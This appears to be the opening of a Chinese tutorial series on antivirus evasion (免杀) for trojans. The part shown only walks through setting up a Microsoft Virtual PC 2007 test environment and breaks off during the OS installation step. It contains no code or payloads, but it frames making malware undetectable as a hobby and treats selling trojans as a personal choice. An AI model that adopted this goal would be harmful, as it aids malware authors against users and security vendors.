学习免杀真的不是一朝一夕就可以完成的，因为免杀所涉及到的技术的确是非常的广泛，比如编程、加壳时需要熟悉壳、对文件结构的处理等等，光是编程这一种就够你学习好几年了。我朋友跟我说，学习delphi半年可以出师，但是学习c语言至少也要一年啊！假如你精通了c语言，又把汇编搞定了，那么其它编程语言看到你都会俯首称臣，你说是吧？

构建差分硬盘虚拟机的免杀测试环境

图 X140CC

从本文你可以学到：

1、如何用VPC搭建虚拟机；
2、详尽的虚拟机安装操作与技巧；
3、如何通过差分硬盘构建多个免杀测试环境。

免杀技术一直被像我一样的广大菜菜们所喜爱，通过对免杀技术的学习，可以更多地了解杀毒软件的杀毒原理以及系统底层的知识，并且可以拓展自己的知识结构。

通过对木马病毒的研究，可以更深入地去了解木马病毒的原理，甚至通过掌握的这些知识将来到软件安全公司或者杀毒软件公司去就职。做免杀的人多数都是对技术的追求，只有少数人会拿病毒木马去卖钱，善恶到处都有，也并非仅于此处，凡事都需要看自己的对待方式了。

本文作为入门的第一篇，算是写给零级学免杀的朋友的，首先本文先介绍如何搭建虚拟机，建立起自己的免杀测试环境。

一、Microsoft Virtual PC 2007虚拟机的安装与配置

免杀一般都是对病毒木马的操作，如果在自己的系统内操作出错导致误运行，后果很难想象！所以我们来搭建一个虚拟机环境，以避免麻烦发生。

所谓虚拟机，简单地说就是系统中的系统，这个环境和我们用的系统是一样的，可以在里面安装杀毒软件及其它应用程序，还可以上网，当然也可以进行免杀的相关操作。由于虚拟机具有还原功能，在虚拟机中运行的木马病毒在虚拟机重新启动后就会消失，这样就可以进行多次测试，很方便，很实用。

网上的虚拟机软件有很多，这里介绍一个还算比较优秀的Microsoft Virtual PC 2007，这款虚拟机最适合新手了，操作上很容易，使用上也很人性化。

下载好软件后进行安装，默认是安装在C盘；安装结束后进行汉化，按照说明安装好汉化文件就可以了。太简单了就不截图了，呵呵。现在打开虚拟机软件，你可能会发现看到的界面还是英文的，如图1。




图1 虚拟机界面

图1中包含了两个我已经安装好了的虚拟机，现在我们改一下配置，改成中文界面。依次选择“File”－“Options”，之后弹出一个窗口，点击最下面的“language”选项，在右边的下拉框中就可以选择语言了，我们选择最后一个将软件设置成简体中文，如图2。




图2 语言设置选项




图3　简体中文界面

设置完后不会立即变成简体中文的，先关闭程序，之后再打开就可以了，如图3，已经变成简体中文界面了。

接下来就是在虚拟机上安装系统了，先新建一个虚拟机。点击图3右侧最上方的“新建”按钮，会弹出新建虚拟机向导，然后点击“下一步”，看到了三个选项，如图4。




图4　新建虚拟机向导




图5　设置名称和位置




图6　分配内存大小

由于是第一次使用，所以选择第一个选项就可以了，至于中间的那个选项，一般很少去用，而最下面的一个，可以加载已经存在的虚拟机（虚拟机其实就是生成在硬盘中的一个大文件），一会我们再细说。之后点击“下一步”，继续操作，来到如图5的界面。

在新建虚拟机之前，建议先在非系统盘里建立两个文件夹，比如“配置文件”和“虚拟机硬盘”，一个用来存放虚拟机的配置文件，一个用来存放“虚拟机硬盘文件”，这样子会更方便。

在图5中，单击“浏览”选择存放配置文件的位置，也就是我们建好的“配置文件”文件夹。接着继续“下一步”，是选择操作系统类型，随便选都行，就不截图了。继续“下一步”，来到内存分配的地方，如图6。

对于虚拟机中所安装的系统的内存设置，需要看你本身电脑的系统配置，也要看你虚拟机系统中所要运行的软件的需要，依




图7　新建虚拟硬盘




图8　保存虚拟机的硬盘文件

靠性能来选择，一般300–500M就可以了。我本身的电脑是2G内存，所以分配给虚拟机512M内存，然后单击“下一步”，来到如图7“虚拟硬盘选项”。

在这一步中选择“新建虚拟硬盘”，继续“下一步”来到“虚拟硬盘位置”，如图8。

这里是保存虚拟机的硬盘文件，可以保存在前面我们建立的“虚拟机硬盘”文件夹内，也就是说，虚拟机的硬盘是以一个文件的形式存在的，虚拟机的硬盘数据都将保存在这个文件内，它相当于我们真实的物理硬盘，其大小是可以设置的，一般默认就可以。另外，这个文件并不是设置多大马上就生成有多大，它是动态扩展的，你设置的大小只是最大的限制。

设置好虚拟硬盘大小后继续“下一步”，一个虚拟机就这样建成了。这里补充说明一下，如果你的电脑系统重装了之后，只要不是对虚拟机所安装的分区进行格式化，数据是不会丢失的。我们可以运行虚拟机软件，来到图4的界面，选择“添加一台已存在的虚拟机”，然后“下一步”来到图5的界面选择存在的配置文件，再一步一步的配置下去就会还原出重装系统前的虚拟机了。

所以说，虚拟机这款软件装在哪里都是无所谓的，主要是配置文件和虚拟硬盘文件不要丢失。现在虚拟机其实就是一台运行在我们系统下的计算机，它已经和真实的电脑没什么两样，接下来就要给虚拟机装操作系统了。

二、虚拟机操作系统的安装与操作

现在我们要给虚拟机安装操作系统了，系统最好装XP或者2003，XP个人用户最多，2003服务器用户最多，这便是一个符合实际情况的环境。首先选择你要启动的虚拟机，然后单击

